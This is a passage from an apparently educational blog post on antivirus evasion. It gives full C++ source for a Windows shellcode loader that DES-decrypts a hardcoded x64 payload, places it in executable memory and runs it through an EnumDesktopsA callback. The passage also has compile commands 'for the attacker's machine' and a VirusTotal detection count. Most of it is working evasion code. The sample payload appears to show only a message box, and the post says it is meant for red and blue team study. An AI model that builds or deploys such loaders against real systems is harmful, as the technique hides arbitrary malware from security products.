  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int my_payload_len = sizeof(my_payload);
  unsigned char enc_payload[my_payload_len + (block_len - (my_payload_len %
block_len))];
  unsigned char dec_payload[my_payload_len];

  CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES, 0);
  CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash);
  CryptHashData(hHash, key, key_size, 0);
  CryptDeriveKey(hProv, CALG_DES, hHash, 0, &hKey);
  CryptReleaseContext(hProv, 0);

  printf("key:\n");
  for (int i = 0; i < sizeof(key); i++) {
    printf("0x%02x, ", key[i]);
  }
  printf("\n\n");

  encrypt_des(my_payload, enc_payload, my_payload_len, hKey);

  printf("encrypted:\n");
  for (int i = 0; i < my_payload_len; i++) {
    printf("0x%02x, ", enc_payload[i]);
  }
  printf("\n\n");

  decrypt_des(enc_payload, dec_payload, my_payload_len, hKey);

  printf("decrypted:\n");
```


```
  for (int i = 0; i < my_payload_len - 1; i++) {
    printf("0x%02x, ", dec_payload[i]);
  }
  printf("\n\n");

  CryptDestroyKey(hKey);
  CryptReleaseContext(hProv, 0);

  LPVOID mem = VirtualAlloc(NULL, dec_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, dec_payload, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  return 0;
}
```


As you can see, the only difference is key setting logic.

demo 2

Compile it at the attacker's machine and run it at the victim's machine:

```
x86_64-w64-mingw32-g++ -O2 hack2.cpp -o hack2.exe -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```





practical example 3

I was wondering how this will affect the indicators of virustotal analysis if I hardcode encrypted payload and try to decrypt it and exec it. So, final source code is looks like this (`hack3.cpp`):


```
/*
 * hack.cpp - decrypt shellcode via DES (custom key) and exec. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/02/13/malware-av-evasion-11.html
*/
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>
#pragma comment (lib, "crypt32.lib")

void decrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
  DWORD block_len = 8;
  int i;
  int n = my_payload_len / block_len;

  for (i = 0; i < n; i++) {
    memcpy(output, my_payload, block_len);
    CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block_len);
    my_payload += block_len;
    output += block_len;
  }
}

int main() {
  DWORD block_len = 8;
  HCRYPTPROV hProv;
  HCRYPTKEY hKey;
  unsigned char key[] = "\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
  DWORD key_size = sizeof(key);
  HCRYPTHASH hHash;

  unsigned char enc_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00"
  "\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b"
  "\x52\x60\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e"
  "\x48\x8b\x72\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
  "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9"
  "\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x3e\x48\x8b\x52"
  "\x20\x3e\x8b\x42\x3c\x48\x01\xd0\x3e\x8b\x80\x88\x00"
  "\x00\x00\x48\x85\xc0\x74\x6f\x48\x01\xd0\x50\x3e\x8b"
  "\x48\x18\x3e\x44\x8b\x40\x20\x49\x01\xd0\xe3\x5c\x48"
  "\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"
  "\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0"
  "\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd6"
  "\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41\x8b"
  "\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41"
  "\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0"
  "\x58\x41\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff"
  "\x5d\x49\xc7\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a"
  "\x01\x00\x00\x3e\x4c\x8d\x85\x25\x01\x00\x00\x48\x31"
```


```
  "\xc9\x41\xba\x45\x83\x56\x07\xff\xd5\xbb\xe0\x1d\x2a"
  "\x0a\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28"
  "\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72"
  "\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x4d\x65\x6f\x77"
  "\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e\x2e\x2e\x5e\x3d"
  "\x00\x00";

  int my_payload_len = sizeof(enc_payload);
  unsigned char dec_payload[my_payload_len];

  CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES, 0);
  CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash);
  CryptHashData(hHash, key, key_size, 0);
  CryptDeriveKey(hProv, CALG_DES, hHash, 0, &hKey);
  CryptReleaseContext(hProv, 0);

  decrypt_des(enc_payload, dec_payload, my_payload_len, hKey);

  CryptDestroyKey(hKey);
  CryptReleaseContext(hProv, 0);

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, dec_payload, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  return 0;
}
```

demo 3

Compile it at the attacker's machine and run it at the victim's machine:


```
x86_64-w64-mingw32-g++ -O2 hack3.cpp -o hack3.exe -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```





As you can see, everything is worked perfectly! =^..^=

Upload it to VirusTotal:



As you can see, 16 of 71 AV engines detect our PoC file as malicious.

https://www.virustotal.com/gui/file/f4bcc29680f27c965d155cfcf73d732928acac8aefe8b102ac20fa2de11b08da/details

Most of AV engines say something like `Generic.ShellCode.Marte.F.BA30768B`.

It is not recommended to use `DES` for encryption as it is considered to be insecure and can be easily broken by attackers.

I hope this post enhances blueteam members' awareness of this unique strategy and provides another weapon to the redteam's arsenal.

CryptEncrypt
CryptDecrypt
MITRE ATT&CK: T1027
AV evasion: part 1
AV evasion: part 2
pycryptodome
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine